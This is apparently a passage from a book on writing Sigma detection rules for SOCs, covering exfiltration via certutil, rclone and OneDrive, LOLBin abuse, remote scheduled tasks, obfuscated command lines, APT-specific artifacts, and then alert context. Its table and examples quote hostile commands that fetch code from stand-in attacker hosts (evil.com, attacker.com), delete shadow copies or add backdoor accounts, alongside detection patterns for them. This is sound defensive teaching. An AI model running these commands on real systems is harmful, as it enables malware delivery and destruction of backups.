title: Suspicious Certutil File Download
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith: '\certutil.exe'
    CommandLine|contains:
      - 'urlcache'
      - 'http'
      - 'https'
  condition: selection
```

This rule triggers when **`certutil`** is launched, and the command line contains "**`urlcache`**" (or "**`verifyctl`**"), along with an “http” or “https” URL. Therefore, it can detect patterns like **`certutil -urlcache -f http://…`**, which was observed in Exchange server attacks downloading cryptominers. Similarly, one could create another rule for **`certutil -encode`** usage, since encoding a file to Base64 (especially a large file or an unusual one) is a suspicious action in most enterprises.

`rclone` **for Cloud Exfiltration:** **`rclone`** is an open-source tool that synchronizes files to cloud storage services (OneDrive, Google Drive, AWS S3, MEGA, and so on). It is often not installed on corporate endpoints by default, but many ransomware operators **drop** **`rclone`** **during their attack to mass-upload stolen data** to cloud accounts under their control. Notably,

groups like **REvil**, **Conti**, **Egregor** and others have used **rclone** in the final stages of ransomware incidents to exfiltrate files before encryption. Since **rclone** is a legitimate tool, if an attacker renames it, naive detections might miss it. However, **rclone** has a distinct usage pattern.

Detection: A Sigma rule for **rclone** typically focuses on process creation logs. **Any appearance of rclone.exe on an endpoint can be suspicious** if you do not use it widely. The command-line often contains keywords like copy or sync and names of cloud providers or protocols (for example, "**drive:**", "**ftp**", "**s3**", “mega”). One public Sigma rule looks for **rclone** with either a set of specific options (**--config**, **--no-check-certificate**, **copy** command), or more generally, any rclone command line that contains strings like "**pass**", "**user**", "**mega or pcloud (cloud targets), remote, --config**" and so on. An sample detection logic is:

```
title: Rclone Cloud Exfiltration
logsource:
  product: windows
  category: process_creation
detection:
  rclone_proc:
    Image|endswith: '\rclone.exe'
  rclone_args:
    CommandLine|contains:
      - ' copy'
      - ' sync'
      - ' --config'
      - 'mega'              # cloud service indicator
      - 'drive'             # OneDrive/Google Drive
  condition: rclone_proc and ( ' copy' or ' sync' )
level: high
```

This rule flags any **rclone** process execution that includes typical exfiltration commands or mentions of cloud storage. The rationale is that in everyday use, **rclone** might be absent; if present, using it to copy/sync to cloud with an explicit config is a red flag. In fact, government alerts (like CISA reports) have explicitly warned about ransomware using **rclone**, and have provided indicators such as config file creation, or certain command patterns. As a note, defenders should also watch out for **renamed rclone**

binaries. There are Sigma rules for detecting **`rclone`**, even if it is renamed. You can check the file description (which by default is "**`Rsync for cloud storage`**"), or entropy of the binary. Thus, including them in advanced detections can catch adversaries trying to hide the tool.

OneDrive or Cloud Drives: Attackers may also abuse **OneDrive or SharePoint** for exfiltration, especially in environments that are heavily reliant on Microsoft 365. This can happen in two ways: (1) using the victim's existing OneDrive client to silently sync data to a cloud folder the attacker can later access, or (2) leveraging stolen OAuth tokens/API access to bulk extract files from OneDrive. In case (1), it might just look like file copy operations on the host into the local OneDrive directory. In case (2), the activity might be invisible on the host, but show up in cloud logs (since the files are being accessed via cloud APIs).

Detection: From the host perspective, **unusual OneDrive usage** might be hard to distinguish from normal operations. However, one can set up detection for scenarios like an unexpected process interacting with OneDrive files or launching the OneDrive client. For example, if robocopy.exe or a script process suddenly copies many files into **`C:\Users\<user>\OneDrive\…`**, it could be a sign of rogue usage. Thereafter, Sigma could catch a process with an extreme number of file write events into the OneDrive directory (though that might need behavioral analytics beyond a single Sigma rule).

More effectively, detection can leverage **cloud logs** and CASB (Cloud Access Security Broker) solutions. Microsoft's Cloud App Security (MCAS) or similar can generate alerts for anomalous download or upload patterns. For instance, there is a Sigma rule for the MCAS log that detects when an OAuth app downloads an unusual number of files from SharePoint/OneDrive. In this case, that kind of rule will look at cloud audit events, rather than endpoint events—for example, *"OAuth app X downloaded 100 files from OneDrive within 5 minutes."*—which is a strong exfiltration indicator. In Sigma format, such a rule's **`logsource`** would be product: o365 or service: **`mcas`** (depending on how logs are ingested), and the detection might filter on event fields like **`Activity:`** "**`File Download`**" and **`Service: OneDrive`** with a threshold. Here is an example rule to illustrate the stated instance:

```
title: Mass OneDrive File Download by Unusual App
```

```
logsource:
  product: o365
  service: AzureATP/MCAS
detection:
  selection:
    Activity: 'File downloaded'
    Application|not_contains:
      - 'Microsoft'
      - 'SharePoint'
    Target: '*OneDrive*'
  condition: selection
```

The mentioned example would catch unsanctioned apps, or users downloading lots of files. Therefore, the key for OneDrive exfiltration is to have visibility into cloud telemetry; monitor for spikes in downloads or uploads, especially by accounts that normally do not do that, or by apps that are not commonly used in the tenant.

In summary, **`certutil`, `rclone`, and OneDrive** each represent different layers of exfiltration (on-host via built-in tool, on-host via brought-in tool, and cloud-based exfiltration). Therefore, you can craft Sigma rules for each. This can include rules for catching the telltale parameters of **`certutil`** misuse, determining the presence and usage patterns of **`rclone`**, and detecting unusual OneDrive file transfer behaviors (often via analysis of logs from Microsoft 365 or CASB). Thus, by deploying these rules, a SOC can gain detections for stealthy data theft attempts that might otherwise blend in with normal operations.

Living-off-the-Land Binaries (LOLBins)

Attackers often avoid using obvious malware by abusing **Living-off-the-Land Binaries and Scripts (LOLBins/LOLBAS)**. LOLBins are legitimate executables already present on the system. These include tools like **`PowerShell`**, **`Mshta`**, **`Certutil`**, WMI, and many others that are part of Windows or common software. Since they are trusted binaries, their execution may not trigger antivirus, and their actions appear as normal OS activity. **LOLBins allow adversaries to blend in, while bypassing application whitelisting and other defenses by using the system's own**

tools. This often makes detection challenging. Therefore, security teams must distinguish the malicious use of these binaries from benign use.

To detect malicious patterns, one must focus on **how a LOLBin is used**. Sigma rules can codify known bad command-line arguments, uncommon parent processes, or other context that suggests abuse. Here is a table of a few common LOLBins, their malicious use, and how we can detect them:

LOLBin (Binary)	MITRE ATT&CK (Technique ID)	Example Malicious Use	Detection Approach (Sigma)
`certutil.exe`	T1105 / T1140	Downloading or encoding files (for example, `certutil -urlcache -f` http://malicious/file.exe file.exe)	Alert on `certutil` with flags `-urlcache/-verifyctl` (file download) or `-encode` (file encode) in the command line
`mshta.exe`	T1218.005	Executing remote or embedded script (for example, `mshta` http://attacker.com/payload.html)	Detect `mshta` launching with an http:// or https:// in the argument (indicative of fetching remote script). Also flag `mshta`, if it loads unusual scripting content. *Example:* using `mshta` to run JavaScript from GitHub is a known attack technique.
`rundll32.exe`	**T1218.011**	Running malicious code via DLL, for example, `rundll32 shell32.dll,ShellExec_RunDLL` `http://evil.com/script.js`, or dumping LSASS via `comsvcs.dll`, `MiniDump`	Monitor `rundll32` invocation with suspicious arguments: URLs, script execution entries (`javascript`: or `vbscript`:), or the `MiniDump` export in `comsvcs.dll`. These are rarely if ever used in normal admin activity.
`powershell.exe`	**T1059.001**	Running obfuscated commands or scripts, often with `-`	Detect PowerShell with flags like `-`

		`EncodedCommand` or **`-ExecutionPolicy`** Bypass	**`EncodedCommand (Base64 payload)`**, **`-NoProfile -WindowStyle Hidden`** (to run silently), or suspicious keywords (**`Invoke-WebRequest`**, download cradle) in the command. These often indicate malicious scripts.
`wmic.exe`	**T1047**	Spawning processes or deleting backups, for example wmic process call create "**`cmd.exe /c bad.exe`**" or **`wmic shadowcopy`** delete	Flag **`wmic`** usage of process call create (remote execution/lateral movement) and **`shadowcopy delete`** (clearing Volume Shadow Copies). Wmic executing a command or deleting backups is unusual for regular users, and often signals attack (for example, ransomware prepping by deleting VSS snapshots).
`bitsadmin.exe`	**T1197**	Creating malicious BITS jobs to download or upload data (for example, scheduling a stealth download of malware)	Detect **`bitsadmin`** with keywords like **`/transfer`** and suspicious URLs or pointing to unusual file paths. Normally, **`bitsadmin`** might be used for legitimate downloads, but usage by non-system processes or pointing to external domains is suspicious.

Table 9.1: *Examples of LOLBin Misuse and Sigma Detection Strategies*

In all the stated cases, context is the key. Many of these binaries *can* be used by admins or system processes for legitimate reasons. Therefore, tuning and false positive management is important. For instance, **PowerShell encoded commands** might also be used in certain admin scripts, but they are rare. According to Red Canary's threat report, **monitoring any use of PowerShell's `-encodedCommand` switch is one of the most effective detections**, as this technique is frequently abused by attackers to hide malicious scripts. Sigma rules looking for powershell.exe with arguments like **`-enc`**, **`-EncodedCommand`**, and so on, will reliably catch many malicious uses (while possibly needing to whitelist known safe jobs).

LOLBins often appear in combination with each other or with other suspicious behavior. For example, an Office program spawning mshta.exe or powershell.exe (especially with the flags above) is a **strong indicator of a macro or script attack**. Therefore, a Sigma rule can leverage parent-child relationships (for example, **`Word`** -> **`mshta`**) to detect such scenarios, as normal users do not usually trigger those combinations. Another example, **`vssadmin`** or **`wbadmin`** being used to delete backups is almost never seen outside of IT maintenance. Therefore, a rule that alerts on **`vssadmin.exe`** delete shadows/all/quiet can catch early ransomware activity.

Thus, it is helpful to reference the community-driven **LOLBAS project**, which maintains an authoritative list of LOLBins and their known malicious use cases. Each entry (for example, **`certutil`**) lists what it can do, and even includes Sigma or YARA snippets for detection. Detection engineers can use this as a baseline; for every LOLBin that is relevant to your environment, ensure that you have a detection for its abuse. Over time, as new LOLBin techniques are discovered (attackers constantly find creative ways to misuse built-ins), the Sigma rules should be updated accordingly.

In practice, enabling command-line logging and PowerShell script block logging on endpoints greatly enhances these detections. Sigma rules can then search those logs for the patterns described. Therefore, **LOLBins are about attacker creativity meeting defender awareness**— by writing rules for known bad patterns (and keeping an eye on the new ones), a SOC can catch a wide range of attacks that leave no traditional malware footprint.

Remote Scheduled Task Creation

Scheduled Tasks are a legitimate administrative feature in Windows used for persistence or automation, and attackers abuse them for the same purposes. **Creating a scheduled task on a remote system** is a technique for both **lateral movement and persistence** (it falls under **`MITRE ATT&CK T1053.005`**). For example, an adversary with credentials might run a command to schedule malware execution on dozens of machines at 3 AM, or use it to run a script under **`SYSTEM`** privileges. The Windows schtasks.exe utility (as well as older at.exe) allows administrators to schedule tasks on remote hosts (**`schtasks /S <TargetHost> /create …`**). This is often seen after attackers steal domain admin creds. Therefore, it is an easy way to **execute code remotely without needing to drop a RAT**.

Hence, detecting remote task creation can be approached from multiple angles, which are:

- **Command-Line Monitoring on the Source System:** If an attacker launches schtasks.exe from their machine to create a task on another host, a Security Event or Sysmon event on the source host will record the process creation of schtasks.exe with a command line including the remote server name (for example, **`… /S TARGET-PC /U domain\admin … /create /TR "malware.exe"`**). Therefore, a Sigma rule can target Image=schtasks.exe and the presence of the /S parameter in **`CommandLine`** (indicating a remote system), along with **`/create`**. For example:

```
title: Remote Scheduled Task Creation (schtasks)
logsource:
 product: windows
 category: process_creation
detection:
 selection:
  Image|endswith: '\schtasks.exe'
  CommandLine|contains:
   - ' /create'
   - ' /S '
 condition: selection
```

  This will trigger whenever a user tries to create a scheduled task on a remote machine using **`schtasks`**. In an enterprise, regular IT admins might legitimately do this on occasion, but it is not very common.

However, **it should never originate from an account or system that does not usually perform IT actions**. If such a rule fires (especially from a workstation initiating tasks on servers), it is worth immediate investigation.

- **Security Logs on the Target System:** Windows generates event ID **4698** ("A scheduled task was created") in the Security log if Audit Task Creation is enabled. This event is logged on the machine where the task is created, which in a remote scenario is the target machine. Thus, monitoring these events can catch any task creation, whether it is local or remote. A Sigma rule for this would use **`EventID: 4698`**, and possibly filter by the **`SubjectUserName/Domain`** (the account that created the task) and the **`TaskName/TaskContent`**. For instance, if the event shows an unexpected user, like a domain admin account at odd hours, or a weird task name/content, it is suspicious. Microsoft's guidance suggests to *"monitor all scheduled task creation events, especially on critical systems"*, and notes that tasks created in the **Task Scheduler Library root** (that is, not under a Microsoft subfolder) are often manually created or malicious. In practice, a benign corporate task will often be under a path like \Microsoft\Windows\…, whereas malware might create a task with a name directly under \ (root), or something that looks system-like, but it is not (for example, **`\WinUpdate_Check`**). Thus, a Sigma rule can look for **`TaskName`** not containing "Microsoft" or matching known good patterns, even though you need to take precaution to avoid false alarms with custom IT tasks.
- **Task Scheduler Operational Logs:** Windows also has the **`TaskScheduler`** operational log (**`Microsoft-Windows-TaskScheduler/Operational`**) which records more details when tasks are registered. These logs (Event IDs 106, 140, and so on) can show the full XML of the task. Sigma can be used for those events as well. For example, one might detect if the task's action is running a suspicious command (like **`cmd.exe /c powershell -enc …`**). However, in many cases, simply knowing that a task was created by an unusual user is enough to investigate.

Real-World Considerations: In known incidents, attackers have used scheduled tasks for both persistence and lateral movement. For example,

the **Bronze Butler** APT used the ‘at’ command to schedule execution of a batch script on a remote system, as a part of lateral movement. Others have created innocuous-sounding task names to blend in. One real case is how an APT created a task named **`"WindowsUpdateCheck"`** to run their payload at logon. Detecting it required either intel on the name, or noticing that **`WindowsUpdateCheck`** is not a standard task on Windows. Hence, this highlights the value of threat intelligence—if you know specific artifact names, you can write extremely targeted Sigma rules. For instance, a rule matching **`TaskName = \WindowsUpdateCheck`** would have caught that malware immediately.

Sigma Rule Example–Suspicious Task Creation: There is a known Sigma rule which is called *“Suspicious Scheduled Task Creation”*. It looks for Event 4698, but filters out common administrative tasks. It focuses on attributes like unusual keywords in the task command or task path. Another Sigma rule *“Scheduled Task Creation via schtasks.exe”* focuses on the process creation of **`schtasks`**. Therefore, combining both approaches is ideal—catch the action from the issuing side, and then confirm it on the target. Additionally, one can look at **who** created the task (**`SubjectUserName`** in 4698). Hence, if a user account that normally does not touch that system is suddenly scheduling tasks on it, it is a big red flag.

Finally, it is worth integrating some **context** into the detection or at least the alerting. When a scheduled task creation is detected, provide details like the task name, the user who created it, and the command it runs (Task Content). This helps analysts quickly decide if it is malicious. A well-tuned detection might even map the command to known techniques (for example, if the task runs PowerShell with an encoded payload, it likely indicates an attempt at stealthy code execution, which might link it to **Execution T1059.001,** as well as Persistence).

In short, Sigma rules for remote scheduled tasks should *cast a wide net, but allow known admin usage*. Thus, using them turns a relatively stealthy technique, which only uses built-in OS tools, into a detectable event. As MITRE ATT&CK notes, remote task scheduling requires high privileges. Hence, any non-standard use is often a sign that an account has been compromised with elevated rights. Additionally, detecting it on time can stop an adversary before they establish deeper persistence.

Unusual Command Line Usage

One of the strengths of Sigma is the ability to express detection logic for **anomalies in process command lines**. Many attacks can be caught by spotting command-line arguments, or sequences that are seldom (if ever) seen in normal operations. Hence, this section looks at identifying such suspicious command line usage. This is essentially like finding the needle of malicious intent in the haystack of legitimate commands.

Reasons Why Command Lines are Attacked: When attackers use legitimate tools or built-in interpreters (as covered with LOLBins), the main observable difference is often in *how* those tools are invoked. For example, **PowerShell** running with a benign script, and PowerShell running with a base64-encoded payload produce very different command lines. User behavior analytics might flag anomalies statistically. However, writing Sigma rules for known bad patterns provides a clear, immediate detection.

Here are several examples of unusual command line usage and how we detect them with Sigma:

- **Encoded or Obfuscated Commands:** A classic example is PowerShell's **`-EncodedCommand`**. As discussed, this flag allows an attacker to supply a Base64-encoded payload that hides the real command from basic logging. In everyday admin use, encoded PowerShell is rare (that is, aside from some enterprise scripts or SCCM uses, which can be whitelisted). Therefore, a Sigma rule that triggers on any occurrence of powershell.exe with **`-enc`**, **`-encodedcommand`**, or even variations like **`-e`** is highly effective. The same was highlighted in the Red Canary Threat Detection Report from 2025 as a key analytic for detecting PowerShell abuse. In fact, threat groups such as **APT29 (Cozy Bear)** heavily rely on encoded PowerShell to hide their intentions. Thus, by catching the encoded command, we can smoke out the presence of potentially malicious scripts, even if we do not know what the script does. A simplified Sigma snippet is therefore something like this:

```
title: PowerShell Encoded Command Usage
logsource:
 product: windows
 category: process_creation
```

```
detection:
  selection:
    Image|endswith: '\powershell.exe'
    CommandLine|contains:
      - '-enc '
      - '-EncodedCommand'
  condition: selection
```

This would fire for any of the common encoded command flags (**Note**: *The real rules include -e and other variations, since PowerShell accepts short forms.*). Here, the goal is to have **zero tolerance** for encoded PowerShell unless pre-approved—the false positive rate should be low, and any hit is worth analysis.

- **Suspicious Admin Utilities Usage:** Many Windows admin utilities have specific purposes, and when they are used outside those, the instance is rather suspicious. For instance, **vssadmin.exe** used with delete shadows (to remove Volume Shadow Copies) or **wbadmin.exe** with delete backup are typically seen only during maintenance, or by ransomware trying to disable system recovery. Thus, a Sigma rule can target **`vssadmin`** processes with delete and shadows in the arguments. Moreover, an elastic rule example monitors **`vssadmin`** for deletion, or resizing of shadow copies as an **impact** technique (mapped to ATT&CK T1490). In practice, organizations often have no legitimate use of **`vssadmin`** delete shadows **`/all /quiet`**. Thus, any detection of the said command is likely an attack (many ransomware families do exactly that early on). Similarly, **`wmic`** with **`shadowcopy`** delete can be detected with a rule looking for wmic, **`shadowcopy`**, and delete in the command line. This is because these are straightforward string matches that can catch destructive behavior.
- **LotL Binaries with Unusual Flags:** We touched on LOLBins earlier; here, we will apply it to odd command lines. **`Mshta.exe`** executing a script from a URL (for example, containing http://); **`rundll32.exe`** with a weird entry point (like using javascript: protocol or DLL function that is not common); **`Regsvr32.exe`** loading a remote SCT script; **InstallUtil.exe** being run with an assembly, are all cases where the presence of certain substrings in the command line differentiates malicious use from normal. For instance, **`mshta`** normally might be

used without parameters (if at all). Therefore, "**`mshta http`**" is a near-certain sign of malicious activity. Moreover, Sigma rules for these often use the contains operator for those specific strings. Many of these patterns have been documented in the MITRE ATT&CK notes and various detection playbooks.

- **Unusual Character Sequences or Length:** Attackers often obfuscate commands by inserting random capitalization, quotes, carets (**`^`**), and so on, or by making the command line extremely long (concatenating lots of commands). One heuristic Sigma rule might be to alert on processes with command lines that exceed by some length (although it is not built into Sigma language directly, you can approximate it by multiple keywords or using regex). Another approach is to catch known obfuscation patterns. For example, a command line with a long string of **caret symbols (^^^^),** or **concatenation like "po"+"wer"+"shell"** is highly unusual. Sigma can leverage regex via the matches or re-operate to detect these (if the SIEM backend supports regex). A rule could say: **`CommandLine`**|re**`: '(?i)\\^.{10,}`**' (looking for **`^`** followed by 10+ characters, case-insensitive) to catch heavy use of carets for obfuscation. Or detect PowerShell that appears to be chunked concatenation (**`(?i)pow\w*shell[^"]+\+`**). These require careful tuning but can pick up commodity malware that uses open-source obfuscators.

  Note: Regex-based detections depend heavily on backend support and performance characteristics. Use with caution in high-volume environments.

- **CLI Tools Used in Non-Standard Contexts:** For example, **`net.exe`** (or net user commands) used to create new users or add to Administrators group—if your admins do not usually use command-line for user management, a Sigma rule for net user **`* /add`** or net **`localgroup`** administrators **`* /add`** can catch an attacker creating a backdoor account. Likewise, **`sc.exe`** creating or modifying services (**`sc create [service] binpath= malicious.exe`**) is something to alert on outside of software installation routines. Therefore, a Sigma rule for sc.exe with create or config, followed by unusual service names can help identify malware establishing persistence as a service.

- **Cross-Process Inconsistencies:** Sometimes the anomaly is in **which process is running a command**, and not just the text. For example, a web browser process spawning cmd.exe or msiexec.exe is abnormal—a rule can detect command interpreter launched by a browser or office application. Therefore, Sigma can incorporate parent process conditions (via **`ParentImage`**, or the process tree, if logs provide it). A practical rule: alert if any cmd.exe or powershell.exe has a parent that is winword.exe, excel.exe, or outlook.exe, since that often means a macro is executing. This is less about the exact command line, and more about the context that makes even a benign-looking command line seem suspicious. However, you might catch things like winword.exe spawning **`powershell.exe -enc …`**, which is doubly suspicious (parent and flag). Hence, this cross-process correlation can often be executed in Sigma, if the log source provides parent info (like Sysmon Event 1 logs have **`ParentImage`**).

To effectively use Sigma for unusual command lines, **one must know their environment's `"normal".`** What counts as unusual in one environment might be normal in another (for instance, some dev teams might regularly use encoded PowerShell for deployments. Even though uncommon, it is possible). Therefore, these Sigma rules are often set to **`"Level: medium/high"` severity** with the expectation that some tuning or context will be applied. They serve as *hunting queries* as much as detection rules—for example, a rule for **`-EncodedCommand`** might initially catch some legit admin activity, but it will compel you to review whether the activity can be adjusted, or does it need to be excluded.

In summary, Sigma rules can pinpoint suspicious command-line usage by matching strings and patterns that are strongly associated with malicious behavior. By deploying a suite of such rules, such as covering encoded commands, dangerous admin actions, known obfuscation tricks, and odd parent-child process combos, an SOC gains a proactive net to catch attackers who rely on "blending in" with sysadmin-like behavior. Hence, the goal is to reduce the attacker's ability to hide in plain sight; even if they use legitimate tools, the way they use the tools betrays their intent, and Sigma detections will capitalize on that.

Custom Rules for APT Specific Malware

Although many Sigma rules aim to catch general tactics or common tools, there is great power in writing **custom detection rules for specific threat actors or malware families**. These "targeted" rules leverage intelligence about an adversary's unique TTPs—whether it is a particular file name they use, a registry key they modify, a process command line they always employ, and so on. By encoding those into Sigma, you can create tripwires for a specific threat. Hence, this section covers how to approach custom Sigma rules for APT (Advanced Persistent Threat) malware, along with examples.

Leveraging Threat Intelligence

The first step is gathering actionable intel on the APT or malware in question. Threat reports (from MITRE, government CERTs, security vendors) often include indicators and behaviors. For instance, a report might say *"APT28's loader creates a service named '`TelemetryService`' and drops a DLL into C:\Windows\Temp\telemetry.dll"*. Such details are gold for detection engineers, as they are usually distinctive to a threat, and are unlikely to occur otherwise. In Sigma, you could write a rule to detect **service creation events** with the name of the service, or **file write events** for a specific DLL path.

For example, **APT29 (Cozy Bear)** is known for its sophisticated tradecraft. However, one of its hallmark techniques in recent years is the use of **encoded PowerShell commands** that are delivered via **`spearphishing`**. During the 2020 SolarWinds incident and other such events, APT29 used macro documents to launch PowerShell with Base64-encoded payloads for initial access and persistence. After knowing this, one can tailor a detection that not only looks for encoded PowerShell (as we did in 9.5), but also adds context filters that are specific to how APT29 operates:

- **Focus on Initial Infection Vectors: `APT29`** often starts via malicious Office documents. Therefore, the Sigma rule can include a condition that the parent process is an Office app (Word, Excel, Outlook), while detecting encoded PowerShell. This drastically narrows the scope to exactly the scenario of interest (where an Office app spawning PowerShell is almost always bad). For example:

```
title: APT29 Encoded PowerShell via Office
logsource:
```

```
  product: windows
  category: process_creation
detection:
  parent_office:
    ParentImage|endswith:
      - '\winword.exe'
      - '\excel.exe'
      - '\outlook.exe'
  encoded_pwsh:
    Image|endswith: '\powershell.exe'
    CommandLine|contains: '-enc '
  condition: parent_office and encoded_pwsh
```

This rule specifically looks for PowerShell launched from Office with an encoded command. It is essentially a signature for the Cozy Bear phish-to-PS scenario. The advantage is that it is very high-fidelity; a few other things can also trigger this. However, the disadvantage is that it is narrow (if APT29 changes tradecraft or executes PowerShell differently, this rule might miss it), but as a part of a layered detection strategy, it can be extremely useful.

- **Unique Strings or Parameters:** Sometimes APT malware has unique artifacts. For example, an APT's custom backdoor might always use a certain mutex name, or always include a particular string in network beaconing. Therefore, if such data can appear in logs, we can detect it. Mutex names might appear in memory logs or in some OS events (though often not directly accessible via Sigma-level logs). However, you must consider something like **registry keys or scheduled task names**. An example is APT33's Shamoon malware, which famously created scheduled tasks with names that mimicked system ones. If intel says that "APT X creates a task **`\BackupScheduler`** at noon daily", you can write a Sigma rule for Event 4698, where **`TaskName = \BackupScheduler`** (assuming that name is not used elsewhere). Another example is the **Earth Lusca** (a Chinese espionage group), which created a task named "**`WindowsUpdateCheck`**" for persistence. Therefore, a Sigma rule to detect any scheduled task with that exact name would specifically catch the group's malware deployment. Hence, this is a simple equality match, which creates less noise, but has high value whenever it fires.

- **File and Process Anomalies Specific to the Malware:** If a malware dropper always places its payload in the same directory or with the same filename, you should consider using it. For example, if *APT XYZ's Trojan drops a file* `C:\ProgramData\Windows\svchost.exe` (notice the unusual path for `svchost`), a Sigma rule could look for process creation of svchost.exe outside its normal system folder, or the file creation of `*\ProgramData\Windows\svchost.exe`. This blends into anomaly detection, but if you know the exact indicator, you can also be explicit. Many APT reports include file paths, service names, or scheduled task names that are hardcoded or consistent across incidents. Therefore, each of them could become a small Sigma rule.
- **Network Connection Patterns:** Some APT malware might use standard ports or protocols in strange ways (like known RATs beaconing over HTTP with specific URL patterns). Sigma primarily addresses logs, and if network logs (for example, proxy or DNS logs) are in scope, you can also write rules for them. For example, if an APT's C2 always uses a URI like `/login/process.php`, one could write a Sigma to detect any outbound URL containing that string (assuming proxy logs are ingested). However, network-specific Sigma rules require the right `logsource` (for example, `category: network_traffic`), and are only effective if those IOCs are known and static.

Balancing General vs. Custom

It is important to note that custom APT-specific rules should *augment*, and not replace the more general behavioral rules. Attackers can change superficial indicators (like file names), but it is harder for them to change behaviors like "Word spawning PowerShell", or "running `certutil` to download a file". Hence, custom rules are like laser tripwires, as they are very precise, but narrow. They particularly shine in catching re-use of tools or techniques that are unique to a group. For instance, if you read a report that *APT27's Zox family malware uses a named pipe called* \\.*pipe**msagent_**, you can deploy a Sigma rule to look for any Windows Event Log that indicates the creation of such a pipe (or use EDR telemetry if available). This is something that would never fire unless the specific malware it aims to target is present.

Case Study - From Threat Report to Sigma

Let us briefly walk through the following hypothetical scenario:

You see a report on **APT29** (Cozy Bear) that mentions a custom backdoor, which adds a registry run key, **`HKCU\Software\Microsoft\Windows\CurrentVersion\Run\OneDriveUpdate`**. The key points to its malicious EXE. You can create a Sigma rule for any registry event (from Sysmon or Windows auditing), where **`Registry Key = …\Run and Value Name = OneDriveUpdate`**. This is a very specific indicator, as **`OneDriveUpdate`** is not a default Run key name. The Sigma will therefore look like:

```
logsource:
  product: windows
  category: registry_event
detection:
  selection:
    EventID: 13              # Sysmon registry event
    TargetObject|endswith:
    '\\CurrentVersion\\Run\\OneDriveUpdate'
  condition: selection
```

Now, this rule will only ever alert if the exact malware behavior occurs. If APT29 changes the name, it will not catch it. But if not, you have turned the threat intel into a detection. The value is significant; you might catch an intrusion that slips by other rules, *and you will know exactly what it is when it fires*. Custom rules often have the threat context baked into their structure (we tag them with actor names or malware names in the rule metadata), which helps the SOC respond with the right urgency and intelligence. In our example, the rule could be tagged **`apt29`** and **`OneDriveUpdate_backdoor`**, and so on. Additionally, the alert could prompt analysts to immediately isolate that host and scan for the known malware.

Maintaining and Sharing APT Rules

Internally, organizations should keep a repository (even a private one) of Sigma rules for threats they particularly care about (likely those targeting their industry or environment). These might not be appropriate for open source contribution if they are based on sensitive intel, but they can be

versioned and managed just like any other DaC. Some community Sigma repositories (like the SigmaHQ or SOC Prime feeds) do include rules with threat names, but they often stick to technique-based rules. However, as detection engineering matures, we see more specific content being shared (for example, Sigma rules for Turla group's USB malware behaviors, or Lazarus group's distinctive tool usage). Appendix B of this book might list some public Sigma repositories, many of which include APT-specific rules that are contributed by researchers.

Conclusion

This chapter demonstrated how Sigma translates from abstract detection theory into **real-world use cases**. We explored LSASS credential dumping from multiple angles (process access, dump artifacts, and command-line patterns), highlighted data exfiltration via `certutil`, `rclone`, and `OneDrive`, as well as detailed practical rules for what to do in cases of **LOLBin abuse**. We also saw how attackers exploit **remote scheduled tasks** for persistence, how **odd command-line patterns** betray hidden malware, and how custom, threat-intel-driven rules can target specific **APT malware artifacts**. Therefore, these scenarios reflect what analysts actually face in the real world, and serve as a modular playbook for proactive SOC detection.

Next, we will focus on **SOC workflows**, and will show how Sigma rules are applied in practice by analysts across tiers (L1, L2, L3), how detections fit into enrichment and response pipelines, and how to design alerts that analysts can trust and act on quickly.

CHAPTER 10

Sigma Rules in SOC Workflows

Introduction

Writing good Sigma rules is only half the battle won; the other half is to learn about operationalizing them correctly. In a Security Operations Center (SOC), detection rules feed into workflows that include alert triage, investigation, and response. Hence, this chapter discusses how to integrate Sigma-based detections into SOC processes in a way that maximizes their effectiveness. We will also cover how to provide rich context to analysts when alerts fire, how to use metadata like severity and tags for alert handling, and how Sigma rules can tie into automation (SOAR) and ticketing systems. Additionally, we will also touch upon the topic of playbooks, documentation, and communication to ensure that each Sigma rule's intent is clear to everyone from Level 1 analysts to incident responders. Thus, through this chapter, we want to make sure that whenever a Sigma rule triggers, the SOC is empowered to act quickly and correctly, with minimal confusion.

Structure

In this chapter, we will cover the following topics:

- Providing Analyst Context in Alerts
- Alert Metadata: Severity, Confidence, and Tags
- Playbook Integration with SOAR or Ticketing Systems
- Triage Guidelines as per Rule Category
- Analyst Notes and Linked Resources
- Communicating Detection Intent

Providing Analyst Context in Alerts

Whenever a detection rule fires, an SOC analyst often races against time to understand what is happening, and then decide on the next steps that should be taken. **The amount and quality of context provided with the alert can make a huge difference**. A well-written Sigma rule can supply this context through its metadata fields. This ensures that the analyst is not left scratching their head at a cryptic alert. Hence, our goal for this section is to emphasize that an alert tells a story about what was detected, why it is potentially malicious, and hints that indicate how to investigate it.

Key Sigma Fields for Context

In *Chapter 2, Anatomy of a Sigma Rule*, we covered Sigma's structure; many of those fields serve to provide context rather than detection logic. These are:

- **Title**: It is a concise summary of what the rule detects. This field is often the first thing that an analyst sees. Therefore, it should be clear and specific. For example, "*Suspicious LSASS Memory Access by Non-System Process*" is more informative than a generic "Possible Malware Activity". The title field often sets the stage.
- **Description**: This is a longer explanation of the rule's purpose and scope. According to Sigma standards, the description field explains why the rule exists, how to best use it, and when it will trigger. In other words, it elaborates the meaning of an alert. A good description might read something like this: "This rule detects when a process opens a handle to LSASS to read memory, which is commonly how credential-dumping tools like `Mimikatz` operate. It indicates a likely attempt to dump credentials from memory." Hence, the analyst reading the alert knows the context (credentials may be at risk, `Mimikatz` may be involved, and so on) immediately. Whether these fields appear directly in the alert or not depends on the Sigma backend and the SIEM integration. Therefore, detection engineers must verify which metadata fields are preserved during conversion and ingestion. Even if they are not directly shown, an analyst can usually access them via a link. Thus, you must write descriptions with the assumption that they **will be read during triage**.
- **Severity/Level**: (We will discuss this in detail in section, *Alert Metadata: Severity, Confidence, and Tags*) This field conveys how

urgent/important a given alert is. It is a simple label, but is very powerful in guiding analyst focus (for example, many SOCs first address all "critical" alerts). Sigma's level field translates into severity in the SIEM. Therefore, you must use it consistently so that, for instance, "high" conveys that you truly want immediate attention (this is likely because the rule is high fidelity, and indicates active compromise).

